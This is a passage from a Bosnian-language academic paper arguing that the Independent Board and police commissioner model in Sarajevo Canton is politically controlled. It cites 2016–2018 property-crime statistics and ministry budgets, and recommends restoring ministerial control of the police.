članova: tri predstavnika ministarstava i četiri predstavnika iz reda građana (ugledni naučnici iz oblasti pravnih i kriminoloških nauka i ljudskih prava, koji nisu predstavnici političkih partija) i koji ima nadležnost da upravlja procesom izbora, imenovanja i smjene policijskog komesara na transparentan i neovisan način. Imenovanje članova u Nezavisni odbor vrši Skupština Kantona.

Kada se sistemski, odnosno u cijelosti sagledaju zakonska rješenja koja su bila na snazi do juna 2000. godine, zaključuje se da uopšte nije postojala mogućnost uticaja ministra na operativni rad policije koji je od značaja za sigurnost građana, jer je čitav postupak bio pod nadzorom istražnog sudije ili tužioca. Naravno, to ne isključuje mogućnost da pojedini ministri nisu pokušali da utiču na operativne aktivnosti policije, ali dokaza o takvim pokušajima nema.* Međutim, ovo se isto može konstatovati i za policijske komesare, s tim što su za određene policijske komesare postojali dokazi koji se odnose na zloupotrebu.* U konačnici, a u skladu sa ZKP-om F BiH, takve radnje ministra bile bi predmetom krivičnog progona, ukoliko bi postojali dokazi za tako nešto.

Također, analizirajući ondašnje kompletno zakonsko rješenje koje se odnosi na poslove rukovođenja policijom, zaključuje se da je izbor, imenovanje i smjena rukovodioca policijske agencije, tj. policijskog komesara prešlo u cijelosti sa ministra na neovisno tijelo koje ne može vršiti politički uticaj na policijskog komesara, dok je imenovanje načelnika policijskih uprava sa ministra prešlo na policijskog komesara. Novim zakonskim rješenjima ovlasti ministra da imenuje bilo kojeg policijskog rukovodioca su uklonjene, ministar je postao administrativna osoba, dok su ovlasti nadzora nad radom policijskog komesara, a samim tim i policije, u cijelosti predate Nezavisnom odboru koga bira Skupština Kantona i policijskom komesaru koga bira, imenuje i smjenjuje Nezavisni odbor kojeg bira Skupština Kantona.

* Bilo je ministara unutrašnjih poslova koje je smijenio visoki predstavnik u Bosni i Hercegovini. Međutim, razlog za smjenu nije bio temeljen na miješanju u operativni rad policije nego zbog nepoštivanja odluka visokog predstavnika koje se odnose na upotrebu neutralnih i zajedničkih oznaka i simbola, odnosno da kontinuirana upotreba nacionalističkih obilježja i simbola stvara atmosferu zastrašivanja i diskriminacije i sprečava proces povratka. Odluka je dostupna na web adresi: <http://www.ohr.int/?p=56444>

* Također, bilo je i policijskih komesara koje je smijenio visoki predstavnik u Bosni i Hercegovini. Razlog za smjenu se temeljio na falsifikovanju dokumenata, prekoračenju ovlasti prilikom imenovanja policijskih službenika na ključne položaje, pri čemu imenovanja nisu zasnovana na zakonskim kriterijima, zloupotrebi službenog položaja na način da se prijetilo krivičnim istragama protiv svojih političkih protivnika, koje su bile motivisane političkim razlozima i izrečene su u namjeri da se zastraši odnosno uznemiri subjekt istrage. Odluka je dostupna na web adresi: <http://www.ohr.int/?p=66988> (06.01.2020.)

Ovakvo zakonsko rješenje u Kantonu Sarajevu ostalo je na snazi do 2016. godine, kada je donesen novi Zakon o unutrašnjim poslovima Kantona Sarajevo* (u daljem tekstu: ZUPKS), koji je zadržao identičan način upravljanja policijom, tj. policijski komesar upravlja policijom, dok Nezavisni odbor, čije članove na prijedlog Komisije za izbor i imenovanja Skupštine Kantona, bira Skupština Kantona. Konkretnije, Skupština Kantona imenuje Nezavisni odbor kao nezavisno tijelo Skupštine Kantona koje provodi postupak izbora i smjene policijskog komesara, te vrši nadzor nad njegovim radom.

Također, Nezavisni odbor raspisuje i provodi Javni konkurs za imenovanje policijskog komesara; vrši selekciju i predlaže listu kandidata za izbor policijskog komesara Vladi Kantona koju dostavlja posredstvom ministra; prati rad policijskog komesara i o tome izvještava Skupštinu Kantona; predlaže smjenu policijskog komesara Vladi Kantona u skladu sa ovim zakonom; vodi prvostepeni disciplinski postupak protiv policijskog komesara i izriče disciplinske sankcije; prima, razmatra i postupa po podnesenim žalbama na rad policijskog komesara; usvaja poslovnik o radu Nezavisnog odbora i izvještava Skupštinu Kantona o svom radu; obavlja i druge poslove koji su stavljeni u njegovu nadležnost ovim Zakonom.

Dakle, stiče se utisak da je, uklanjanjem prava ministra da provodi nadzor nad radom policije, rad policije depolitizovan!?! Ali na uštrb sigurnosti građana! Ipak, izlaganja koja slijede ukazat će da pozicija policijskog komesara kao personifikacije policije nije depolitizovana, nego upravo suprotno, politika na jedan perfidan način bira, nadzire i putem Nezavisnog odbora utiče na rad policijskog komesara i ne snosi nikakvu odgovornost za to. Odgovor politike na rad policijskog komesara može se argumentovati kao: „mi nemamo ništa s tim, ima Nezavisni odbor koji bira policijskog komesara koji je neovisan u svom radu“?!? I u zakonskom tekstu to je zaista tako, ali u stvarnosti je drugačije.

Analizom odredaba članova 25. i 26. ZUPKS-a postupak izbora članova Nezavisnog odbora odvija se kroz stalno skupštinsko tijelo koje nosi naziv Komisija za izbor i imenovanja* (u daljem tekstu: Komisija), čiji je osnovni zadatak da priprema prijedlog koji se odnosi na imenovanja u nadležnosti skupštine. To znači da Komisija obavlja razgovore sa kandidatima za Nezavisni odbor, sačinjava izvještaj o utvrđivanju prijedloga liste kandidata i prijedlog liste najuspješnijih kandidata dostavlja Skupštini

* Zakon o unutrašnjim poslovima Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj: 1/16 i 26/19).

* Sukladno članu 35. Poslovnika Skupštine Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj: 41/12, Drugi novi prečišćeni tekst, 15/13, 47/13, 47/15 i 48/16), pravi naziv ove komisije je Komisija za izbor i imenovanja i administrativna pitanja.

Kantona kako bi skupštinski zastupnici tajnim glasanjem odlučili koja lica sa liste, „*istaknutih stručnjaka iz oblasti pravnih, društvenih i kriminalističkih nauka, te iz organizacija koje se bave zaštitom ljudskih prava ili srodnih oblasti*“, će biti izabrana u Nezavisni odbor. Naravno, ova odredba, sadržana u članu 26. stavu 2. ZUPKS-a, je samo mrtvo slovo na papiru i uopšte se ne primjenjuje. Jedan od argumenata koji potvrđuje ovu tezu je i činjenica da su biografije članova nezavisnih odbora nedostupne javnosti, a razlog tome je zaštita ličnih podataka?!?*

Oni kandidati koji dobiju 18 ili više glasova imenuju se u Nezavisni odbor, što znači da skupštinska većina bira i imenuje članove u Nezavisni odbor. Daljom analizom ovakvog načina izbora članova u Nezavisni odbor, a u kombinaciji sa empirijskom metodom, dolazi se do zaključka da svaka politička stranka koja učestvuje u vlasti, ima jednog ili više svojih kandidata koji su se prijavili na konkurs za izbor člana u Nezavisni odbor, te ovisno o političkom dogovoru, svaka stranka koja učestvuje u vlasti dobija jedno, dva ili više mjesta u Nezavisnom odboru kojeg popunjava sa svojim kandidatima. Prethodni intervjui/razgovori koji se obavljaju sa kandidatima su formalne naravi jer je unaprijed politički dogovoreno koji će se kandidati podržati. Nakon toga provodi se tajno glasanje u Skupštini Kantona za kandidate Nezavisnog odbora, koje je ponovo formalnog karaktera i kojim se samo potvrđuje prethodni politički dogovor. U konačnici, dobili smo Nezavisni odbor koji je u cijelosti ovisan o politici!

Dakle, kada imamo članove Nezavisnog odbora koje su imenovali, po prethodnom dogovoru, stranke koje imaju većinu u Skupštini, i koji za svoj rad dobijaju naknadu iz kantonalnog budžeta, sasvim je razumno da članovi Nezavisnog odbora neće biti neovisni od onih koji su ih predložili, odnosno imenovali, pa shodno tome i sam izbor policijskog komesara neće biti neovisan, nego će biti izložen političkom uticaju, jer u slučaju neposlušnosti članova Nezavisnog odbora, zastupnici koji imaju većinu u Skupštini mogli bi da ne usvoje izvještaj o radu Nezavisnog odbora, nakon čega bi se mogla pokrenuti procedura za raspuštanje Nezavisnog odbora.

Dalje, Nezavisni odbor, na osnovu kriterija koji obuhvataju razgovor kandidata sa članovima Nezavisnog odbora, razmatranja kvalifikacija kandidata poput stručnog usavršavanja, godinâ policijskog iskustva na rukovodećim mjestima, ocjenu rada u posljednje tri godine, *te ostalih*

* *Interesantno je da je biografija direktora Federalne uprave policije, policijskog komesara Kantona Tuzla, policijskog komesara Unsko-sanskog kantona ili Kantona Sarajevo, kao i biografije nekolicine drugih policijskih komesara u kantonima dostupna javnosti, dok biografije članova nezavisnih odbora koji biraju policijskog komesara nisu, odnosno smatraju da bi njihovi lični podaci javnim objavljivanjem bili ugroženi!? Za više vidjeti članak objavljen na portalu Patria od 31.01.2018. godine, dostupno na web adresi: <https://nap.ba/news/42570> (06.01.2020.)*

kvalifikacija koje odgovaraju potrebama radnog mjesta, dostavlja prijedlog liste sa dva uspješna kandidata Vladi Kantona, da bi Vlada u roku od 30 dana od dana prijema prijedloga, imenovala „predloženog“ kandidata na radno mjesto policijskog komesara.*

Kada se ova zakonska odredba, kojom Vlada Kantona imenuje policijskog komesara dovede u vezu sa zakonskom odredbom koja propisuje da članove Nezavisnog odbora imenuje Skupština Kantona, te kad se uzme u obzir da vlada predstavlja skupštinsku većinu, onda je jedini razuman zaključak taj da su policijski komesar i Nezavisni odbor politička tijela i da na njihov rad utiče politika skupštinske većine.

Dakle, kada se prethodna analiza dovede u vezu sa političkim uticajem na operativni rad policije, proizlazi zaključak da je policija pod većim političkim uticajem na operativni rad nego što je bila za vrijeme dok je rad policije bio pod nadzorom ministra, s tim da se u današnje vrijeme politički uticaj na rad policije skriva iza Nezavisnog odbora koji „prati rad policijskog komesara“. Naime, zakonska norma kojom su propisane nadležnosti Nezavisnog odbora, između ostalih i nadležnost Nezavisnog odbora da prati rad policijskog komesara i o tome izvještava Skupštinu Kantona, jasno ukazuje da se vrši politički uticaj na operativni rad policije putem policijskog komesara i to na osnovu zakona.

U tom pravcu treba razmotriti i pitanje šta se dešava kada je određena aktivnost policijskog komesara, koja je operativnog karaktera, u suprotnosti sa interesima pojedinaca - zastupnika koji čine većinu u Skupštini? Da li to znači da će ono mirno sjediti, primiti izvještaj k znanju i ništa ne učiniti? Upravno suprotno, sve će učiniti da zaustave aktivnosti koje su u suprotnosti sa njihovim interesima kao i aktivnosti koje mogu dovesti u pitanje njihov politički autoritet, što znači da će se umiješati u operativni rad policijskog komesara, odnosno policije i to preko članova Nezavisnog odbora koje oni biraju i koji će, naravno, poslušati one koji ih biraju, jer u suprotnom, ako članovi Nezavisnog odbora ne slušaju skupštinsku većinu, zna se da slijedi neusvajanje izvještaja, raspuštanje Nezavisnog odbora i imenovanje novih poslušnih članova, a imenovanje novih poslušnih članova Nezavisnog

* Kolika je nedosljednost teksta ZUPKS-a najbolje odslikava jedna od mnogih neusklađenih i nedorečenih normi ZUPKS-a. Naime, članom 40. ZUPKS-a propisano je da Nezavisni odbor dostavlja prijedlog sa najmanje dva kandidata, što znači da ih može biti više, kako bi ministar uputio obrazloženi prijedlog Vladi Kantona sukladno članu 41. stavu 1. ZUPKS-a, a onda u članu 43. stavu 1. ZUPKS-a je propisano da Vlada Kantona donosi odluku o imenovanju predloženog kandidata na radno mjesto policijskog komesara. Upoređivanjem ova dva člana postavlja se pitanje, ako ima više kandidata kako može Vlada donijeti odluku o imenovanju predloženog kandidata? Naravno, ovo bi bilo ispravno kada bi bio samo jedan kandidat, ali s obzirom da norma iz člana 40. propisuje na dostavljanje obrazloženog prijedloga sa najmanje dva kandidata, onda je sasvim razumno da u članu 43. stavu 1. tekst norme ne može glasiti: „donosi odluku o imenovanju predloženog kandidata“.

odbora u konačnici potvrđuje prethodnu konstataciju da je norma sadržana u članu 26. stavu 2. ZUPKS-a, da Nezavisni odbor čine članovi iz reda „istaknutih stručnjaka iz oblasti pravnih, društvenih i kriminalističkih nauka, te iz organizacija koje se bave zaštitom ljudskih prava ili srodnih oblasti“ samo mrtvo slovo na papiru i uopšte se ne primjenjuje.

S obziroma na aktivnosti međunarodne zajednice u Bosni i Hercegovini, te uzimajući u obzir intenciju zakonodavca koja je artikulirana kroz zakonsko rješenje, da ovlada procesom kontrole operativnog rada policijskog komesara kroz uticaj na članove Nezavisnog odbora, nameće se pitanje šta su građanima, koji izdvajaju ogroman novac za sigurnost, donijele promjene koje se odnose na uklanjanje političkog uticaja na operativni rad policije, odnosno da su građani nakon „depolitizacije rukovodećeg organa policije“ dobili efikasniju policiju koja štiti njihove živote, imovinu, te druga prava i slobode utvrđene ustavima u Bosni i Hercegovini, odnosno da je njihov novac uložen u sistem sigurnosti opravdano potrošen, tj. da je uspostavljen odnos između uloženog i dobijenog???

U kontekstu rukovodnih promjena, a u odnosu na sigurnost građana i njihove imovine, razmotrit će se i određeni statistički podaci. Uvidom u statističke podatke koji se odnose na strukturu krivičnih djela povezanih sa imovinom, a radi se o podacima za teritorij F BiH koji su dostupni na stranici Visokog sudskog i tužilačkog vijeća Bosne i Hercegovine*, tokom 2016., 2017 i 2018. godine, za izvršena krivična djela krađe, teške krađe i razbojništva u F BiH prijavljeno je ukupno 15210 lica, odnosno 5882 lica u 2016. godini i to 1686 lica za krađu, 1582 lica za tešku krađu* i 322 lica za razbojništvo*.

Tokom 2017. godine prijavljena su 4822 lica za krivična djela protiv imovine, odnosno 1498 lica za krivično djelo krađe, 1111 lica za krivično

* Dostupno na web stranici: <https://vsts.pravosudje.ba/vstv/faces/kategorije.jsp?ins=141&modul=1198&kat=1363&kolona=114475> (07.01.2020.)

* Krivično djelo teške krađe izvršava se obijanjem, provaljivanjem ili drugim savladavanjem većih prepreka da se dođe do stvari iz zatvorenih zgrada, soba, blagajni, ormara ili drugih zatvorenih prostorija ili prostora. Pod obijanjem se podrazumjeva nasilno otvaranje zatvorenih prostorija, a pod provaljivanjem uklanjanje prepreka koje stoje na putu pri prodiranju u tuđi zatvoreni prostor koje se čini protiv volje vlasnika ili posjednika. Zatvoreni prostor je svaki prostor u koji se ne može ući bez savladavanja prepreka. To će najčešće biti zatvorene zgrade, sobe, blagajne, ormari, kao i svi prostori koji su osigurani od neželjenog ulaska. Za više vidjeti: Tomić, Z., Krivično pravo I, Pravni fakultet Univerziteta u Sarajevu, Sarajevo, 2008. godine, str. 247.

* Pod razbojništvom se podrazumijeva prinuda sile kako bi se oduzela tuđa pokretna stvar u cilju da se prisvajanjem tuđe stvari pribavi imovinska korist ili da se stvar prisvoji ili prijetnja da će se napasti na život osobe ili dio tijela osobe kako bi se prisvajanjem tuđe stvari pribavila imovinska korist ili se stvar prisvojila.

djelo teške krađe i 295 lica za razbojništvo. U 2018. godini prijavljeno je 4506 za krivična djela protiv imovine, odnosno 1357 lica za krivično djelo krađe, 1028 lica za krivično djelo teške krađe i 250 lica za razbojništvo.

Od 5882 lica koja su prijavljena za počinjenje krivičnih djela protiv imovine na području F BiH tokom 2016. godine, 3181 lice se odnosi na Kanton Sarajevo, od toga 431 lice je prijavljeno za krađu, 1846 za tešku krađu i 534 lica za razbojništvo. Prema Izvještaju o radu Uprave policije Kantona Sarajevo za 2016. godinu, objekti napada pri vršenju krivičnih djela protiv imovine najčešće su bila motorna vozila 780 puta, stambeni objekti 678 puta, prodavnice i drugi poslovni prostori 300 puta, na ulici je izvršeno 70 krivičnih djela protiv imovine, pri čemu su otuđivana motorna vozila, novac, nakit, tehnička roba, cigarete, prehrambeni proizvodi, građevinski materijal, kozmetika, željezni i aluminijski profili, ogrijevno drvo, itd.* U 2016. godini, iz budžeta Kantona Sarajevo izdvojeno je za potrebe Ministarstva unutrašnjih poslova 71.883.600,00 KM. Broj zaposlenih lica u 2016. godini za potrebe Ministarstva unutrašnjih poslova bio je 1818. Nije poznato koliko je od ovog iznosa izdvojeno za Upravu policije i koliki je broj policijskih službenika od ukupnog broja zaposlenih.

Od 4882 lica koja su prijavljena za počinjenje krivičnih djela protiv imovine na području F BiH tokom 2017. godine, 2705 lica se odnosi na Kanton Sarajevo, od toga 415 lica je prijavljeno za krađu, 1518 lica za tešku krađu i 411 lica za razbojništvo. Prema Izvještaju o radu Uprave policije Kantona Sarajevo za 2017. godinu, objekti napada pri vršenju krivičnih djela protiv imovine najčešće su bila motorna vozila 635 puta, stambeni objekti 554 puta, prodavnice i drugi poslovni prostori 228 puta, na ulici je izvršeno 55 krivičnih djela protiv imovine, pri čemu su otuđivana motorna vozila, nakit, novac, tehnička roba, prehrambeni proizvodi, cigarete, građevinski materijal, alati itd.* U 2017. godini, iz budžeta Kantona Sarajevo izdvojeno je za potrebe Ministarstva unutrašnjih poslova 72.961.800,00 KM. Broj zaposlenih lica je 1991. Nije poznato koliko je od ovog iznosa izdvojeno za Upravu policije i koliki je broj policijskih službenika od ukupnog broja zaposlenih.

Od 4506 lica koja su prijavljena za počinjenje krivičnih djela protiv imovine na području F BiH tokom 2018. godine, 2509 lica se odnosi na Kanton Sarajevo, od toga 382 lica su prijavljena za krađu, 1352 lica za tešku

* Izvještaj o radu Ministarstva unutrašnjih poslova Kantona Sarajevo za period januar-december 2016. godine. Izvještaj je dostupan na web stranici: https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_2016.g.pdf (07.01.2020.)

* Izvještaj o radu Uprave policije Ministarstva unutrašnjih poslova Kantona Sarajevo za 2017. godinu. Izvještaj je dostupan na web stranici: https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_-_2017._god._up.pdf (07.01.2020.)

krađu i 388 lica za razbojništvo. Prema Izvještaju o radu Uprave policije Kantona Sarajevo za 2017. godinu, objekti napada pri vršenju krivičnih djela protiv imovine najčešće su bili stambeni objekti 573 puta, motorna vozila 426 puta, prodavnice i drugi poslovni prostori 200 puta, na ulici su izvršena 92 krivična djela protiv imovine, pri čemu su otuđivana motorna vozila, novac, nakit, tehnička roba, prehrambeni proizvodi, cigarete, građevinski materijal, alati, itd.*

Shodno gore ukazanoj statistici, a u odnosu na kriminal koji je usmjeren protiv građana i njihove imovine, zaključuje se da je F BiH teritorijalna jedinica u kojoj „gospodare razbojnici i lopovi“. Ovo je posebno izraženo u Kantonu Sarajevu. U prilog ovoj tvrdnji ide i činjenica da građani sve više novca ulažu u sigurnost objekata u kojima žive, odnosno danas skoro pa da nema stambenog objekta koji nije zaštićen protuprovalnim vratima ili posebnim bravama koje se ne mogu „češljati“, ili kuće u gradu Sarajevu koja nema neki oblik zaštite, rešetke na prozoru, video nadzor ili alarm. Slična situacija je i sa vozilima, skoro svako vozilo ima neki oblik zaštite od krađe, alarm, GPS, blokade volana i slično.

Kod ovakvog stanja stvari, pitanje se samo nameće ko je odgovoran za ovakvo stanje nesigurnosti, da li postojeće zakonsko rješenje koje je prepustilo upravljanje policijom komesaru i Nezavisnom odboru ili nešto drugo?

Prema postojećem zakonskom rješenju u Kantonu Sarajevu, kao kantonu sa najvećim brojem krivičnih djela razbojništva i teških krađa, policijski komesar upravlja policijom preko svojih organizacionih jedinica i u njegovoj nadležnosti je zaštita života i imovine, kao i drugih prava i sloboda utvrđenih ustavima u Bosni i Hercegovini; sprečavanje, otkrivanje i istraga krivičnih djela i prekršaja na području Kantona u skladu sa zakonom; prikupljanje i analiza informacija i podataka koji se odnose na sprečavanje, otkrivanje i istragu krivičnih djela i prekršaja na području Kantona, kao i prikupljanje, analiza informacija i podataka o ukupnoj sigurnosnoj situaciji u Kantonu; poslovi i zadaci koji se odnose na održavanje javnog reda i mira i drugi poslovi.*

Postojeće zakonsko rješenje sadržano u ZUPKS-u ne daje ministru nikakve operativne ovlasti, ali mu isto tako ne daje ni pravo da smijeni policijskog komesara ili načelnika policijske uprave zbog lošeg rada jer napadi na osobe i imovinu dešavaju se upravo zbog odsutnosti pješačkih

* *Izvještaj o radu Uprave policije Ministarstva unutrašnjih poslova Kantona Sarajevo za 2018. godinu. Izvještaj je dostupan na web stranici:*
https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_up_za_2018.godinu_.pdf
(07.01.2020.)

* *Za više vidjeti član 20. stav 1. od tačke a) do tačke r) Zakona o unutrašnjim poslovima Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj: 1/16 i 26/19).*

patrola policije u lokalnim zajednicama. Također, izmjenama i dopunama Pravilnika o unutrašnjoj organizaciji Ministarstva unutrašnjih poslova Kantona Sarajevo*, koje su stupile na snagu 17.10.2019. godine, Uprava policije nije više ni osnovna organizaciona jedinica Ministarstva unutrašnjih poslova Kantona Sarajevo. Ovakva odluka kojom Uprava policije nije osnovna organizaciona jedinica Ministarstva unutrašnjih poslova Kantona Sarajevo izrazito je upitna sa aspekta zakonitosti, s obzirom da je ZUPKS u članu 17. stavu 1. jasno propisao da Ministarstvo poslove i zadatke iz svoje nadležnosti obavlja u okviru osnovnih organizacionih jedinica koje se utvrđuju Pravilnikom o unutrašnjoj organizaciji. Imajući u vidu da su izmjenama i dopunama Pravilnika o unutrašnjoj organizaciji Ministarstva unutrašnjih poslova Kantona Sarajevo kao osnovne organizacione jedinice propisane: Kabinet ministra, Inspektorat za zaštitu od požara, nadzor nad agencijama za zaštitu ljudi i imovine i unutrašnjim zaštitarskim službama i nadzor nad matičnim knjigama i civilnim registrom, Uprava podrške, Uprava administracije i Helikopterska jedinica, postavlja se pitanje, koja će osnovna organizaciona jedinica izvršavati poslove i zadatke koji su propisani članom 8. stavom 1. od tačke a) do tačke g), kao i tačkama i) i j) ZUPKS-a?*

Analizirajući zakonske norme koje uređuju organizaciju i upravljanje unutrašnjim poslovima i koje se odnose na zaštitu života i imovine, te dovodeći te norme u kontekst prijavljenih krivičnih djela koja se odnose na imovinu, prevashodno teške krađe i razbojništva, proizlazi jasan i nedvojbjen zaključak da najveću odgovornost za ovakvo stanje nesigurnosti snose rukovodioci policijskih agencija, i to policijski komesar i načelnici policijskih uprava, jer su pitanja zaštite života i imovine u njihovoj isključivoj nadležnosti. Ne može se isključiti niti odgovornost nezavisnih odbora čija je nadležnost da prate rad policijskog komesara i da o tome izvještavaju Skupštinu Kantona, ali s obzirom da je Nezavisni odbor

* Za više vidjeti Pravilnik o izmjenama i dopunama Pravilnika o unutrašnjoj organizaciji Ministarstva unutrašnjih poslova Kantona Sarajevo, broj 01-07-05-5436/19 od 02.10.2019. godine na koji je Vlada Kantona Sarajevo dala saglasnost Odlukom broj: 02- 05-37269-25119 od 17.10.2019. godine. Dostupno na web adresi: https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/pravilnik_2310_web_0.pdf (07.01.2020.)

* Pravilnik o unutrašnjoj organizaciji Ministarstva unutrašnjih poslova Kantona Sarajevo nije objavljen u „Službenim novinama Kantona Sarajevo“, a morao je biti sukladno članu 68. stavu 6. Zakona o organizaciji uprave u Federaciji Bosne i Hercegovine („Službene novine Federacije Bosne i Hercegovine“, broj 35/05). Stoga, postoji mogućnost da postoji neka verzija Pravilnika o unutrašnjoj organizaciji koja možda i propisuje Upravu policije kao neku vrstu organizacione jedinice, ali s obzirom da Pravilnik nije javan, odnosno nije postupljeno u skladu sa članom 68. stavom 6. Zakona o organizaciji uprave u Federaciji Bosne i Hercegovine, time je veoma upitan sadržaj Pravilnika jer se ne zna koja je originalna verzija Pravilnika.

političko tijelo, a ne stručno tijelo kao što bi to trebalo biti, dio odgovornosti se može pripisati i Nezavisnom odboru.

3. ZAKLJUČAK

Ustav Bosne i Hercegovine nije odredio da će Bosna i Hercegovina imati nadležnost nad svom policijom u Bosni i Hercegovini, ali nije ni isključio tu mogućnost ukoliko bosanskohercegovački entiteti daju saglasnost da Bosna i Hercegovina preuzme nadležnost nad kompletnom policijskom strukturom. Ipak, aktuelna politička situacija ne ide u tom pravcu, odnosno policijska organizacija u Bosni i Hercegovini ostaće decentralizovanog karaktera bez mogućnosti njenog objedinjenja u jednu policiju zbog isključivih političkih stavova, koji nemaju nikakvih argumentovanih uporišta sa aspekta sigurnosti.

Kako bi osigurala svojim građanima sigurnost i mirno uživanje imovine, Bosna i Hercegovina je u 2019. godini izdvojila sredstva u iznosu od cca 756 miliona KM za pitanje sigurnosti. Međutim, iz analizirane statistike VSTV-a ne može se izvući zaključak da omjer izdvojenih sredstava odgovara stepenu sigurnosti kojeg građani imaju.

Rukovođenje policijskim strukturama je zahtjevan i odgovoran posao kojeg treba da obavljaju izuzetno obrazovane osobe i osobe od autoriteta sa jasnim planom šta žele da urade na polju sigurnosti građana, a ne osobe koje dolaze na rukovodeće policijske pozicije po osnovu političkih poznanstava i bez ikakvog plana koji bi povećao sigurnost građana i smanjio broj krivičnih djela.

Statistički podaci, ali i opšta percepcija građana o sigurnosti njihovih života i imovine, te povjerenja građana u policiju (Kržalić, 2017) ukazuju da trenutni policijski sistem rukovođenja personificiran kroz policijskog komesara, ne pruža zaštitu građanima i njihovoj imovini. Također, odsutnost policijske profesionalnosti u segmentu rukovođenja za posljedicu ima da se i podaci o građanima koji prijave neku nezakonitost učine dostupnim osobama koje prijavljuju, čime se dodatno urušava povjerenje građana u policiju, a građanima se šalje poruka da to ne rade jer će policija dostaviti podatke prijavljenom, pa tako imamo situaciju da građani okreću glavu od prijavljivanja nezakonitosti, odnosno boje se prijaviti nezakonitosti.

Koliko je bilo pogrešno prepustiti rukovođenje policijom policijskim komesarima i time izbjeći odgovornost za nerad policije najbolje ilustruju neriješena ubistva dvije mlade osobe u Banja Luci i Sarajevu, kao i neriješena ubistva dva policijska službenika u Sarajevu, veliki broj krivičnih djela razbojništva i teških krađa, odnosno krivičnih djela protiv imovine, kao i značajan broj krivičnih djela trgovine narkoticima koji je povezan sa organizovanim kriminalom.

Analizom zakonskih rješenja i dovođenjem analiziranih zakonskih rješenja u vezu sa trenutnim stanjem u oblasti policijske organizacije zaključuje se da je postojeće rješenje rukovođenja policijom kroz policijske komesare loše zbog toga što se radi o političkim postavljenjima koja se vrše na jedan perfidan način tako što se u Nezavisni odbor imenuju osobe koje će raditi po političkim instrukcijama u pogledu izbora policijskog komesara, njegovog ocjenjivanja i odlučivanja po pritužbama na rad policijskog komesara. U prilog ovoj tvrdnji idu i nedavne informacije koje se odnose na ocjenjivanje rada policijskog komesara Kantona Sarajevo gdje Nezavisni odbor izbjegava da izvrši ocjenu policijskog komesara dok se ne imenuje nova vlada u Kantonu Sarajevo.* Upravo na ovakve načine politika, krijući se iza policijskog komesara, odnosno Nezavisnog odbora, skida sa sebe odgovornost i svu tu odgovornost prebacuje na policijskog komesara s kojim upravlja putem Nezavisnog odbora, čime je stvoren ambijent u javnosti da se političkim predstavnicima nema šta prigovoriti, jer oni ne upravljaju policijom nego to radi policijski komesar koga bira „Nezavisni“ odbor koji se sastoji od *„istaknutih stručnjaka iz oblasti pravnih, društvenih i kriminalističkih nauka, te iz organizacija koje se bave zaštitom ljudskih prava ili srodnih oblasti“*.

Kako bi se riješio problem lošeg rukovođenja policijom i izbjegla trenutna situacija u kojoj je postojeći sistem rukovođenja policijom, prema trenutnom stanju stvari svrha samom sebi a ne građanima, biće neophodno izvršiti temeljite promjene u načinu rukovođenja policijom kako bi se omogućila veća sigurnost građana i njihove imovine. Temeljite promjene bi prvenstveno trebalo usmjeriti ka zakonima o unutrašnjim poslovima koji propisuju da policijom rukovodi policijski komesar, odnosno direktor. Umjesto njih policijom treba da rukovodi ministar, a oni, ovisno o nazivu komesar/načelnik/šef, treba da budu operativni/izvršni dio policijske strukture. Na ovaj način bi se konačno uspostavio princip odgovornosti, znali bi ko je adresa za nerad policije i koga bi pozivali na odgovornost. Prema postojećem zakonskom rješenju, nema se ko pozvati na odgovornost. Ministar je isključen a policijski komesar zaštićen kroz Nezavisni odbor, a odbor kroz Skupštinu Kantona. Ukoliko se izjavi pritužba na rad policijskog komesara, ona se može mjesecima držati u ladicama Nezavisnog odbora ili je Nezavisni odbor dostavi Odboru za žalbe javnosti kako ne bi odlučivao o pritužbama na rad policijskog komesara, čime se u konačnici prijavljene stvari razvodnjavaju a sama pritužba gubi na važnosti.

Također, temeljitim promjenama morale bi biti obuhvaćene i odredbe koje se odnose na Nezavisni odbor. Iste je potrebno ukloniti iz Zakona o

* Za više vidjeti: <https://www.klix.ba/vijesti/bih/nezavisni-odbor-nije-ocijenio-rad-nusreta-selimovica-sjednica-ponovo-odgodjena/200227184> (04.03.2020.)

unutrašnjim poslovima jer je analiza temeljena na postojećim zakonima, društvenim dešavanjima, ali i izvještajima visokog predstavnika za Bosnu i Hercegovinu,* potvrdila da su policijski komesar, odnosno Nezavisni odbor klasična politička tijela, a ne profesionalna tijela koja postupaju neovisno o politici, te shodno tome nema potrebe za njihovo dalje postojanje jer su se pokazali kao tijela koja ne doprinose sigurnosti građana i njihove imovine.

* Za više vidjeti 56 Izvještaj visokog predstavnika za Bosnu i Hercegovinu koji je dostupan na web adresi: <http://www.ohr.int/?p=102518> (04.03.2020)

LITERATURA

1. 56. Izvještaj Visokog predstavnika za Bosnu i Hercegovinu
2. http://www.ohr.int/?month&year=2002&page_id=1198&paged=4
3. <http://www.ohr.int/?p=102518>
4. <http://www.ohr.int/?p=66988>
5. https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_2016.g.pdf
6. https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_-_2017._god._up.pdf
7. https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/izvjestaj_o_radu_up_za_2018.godinu_.pdf
8. https://mup.ks.gov.ba/sites/mup.ks.gov.ba/files/pravilnik_2310_web_0.pdf
9. <https://nap.ba/news/42570>
10. <https://velikirecnik.com/2017/11/09/apolitican/>
11. <https://vsts.pravosudje.ba/vstv/faces/kategorije.jsp?ins=141&modul=1198&kat=1363&kolona=114475>
12. <https://www.klix.ba/vijesti/bih/nezavisni-odbor-nije-ocijenio-rad-nusreta-selimovica-sjednica-ponovo-odgodjena/200227184>
13. <https://www.klix.ba/vijesti/bih/policijac-zeljko-lelek-uhapsen-u-visegradu-zbog-ratnog-zlocina/060505029>
14. https://www.usip.org/sites/default/files/file/resources/collections/peace_agreements/washagree_03011994.pdf
15. Izvještaj o radu Ministarstva unutrašnjih poslova Kantona Sarajevo za period januar-decembar 2016. godin
16. Izvještaj o radu Uprave policije Ministarstva unutrašnjih poslova Kantona Sarajevo za 2017. godinu
17. Izvještaj o radu Uprave policije Ministarstva unutrašnjih poslova Kantona Sarajevo za 2018. godinu.
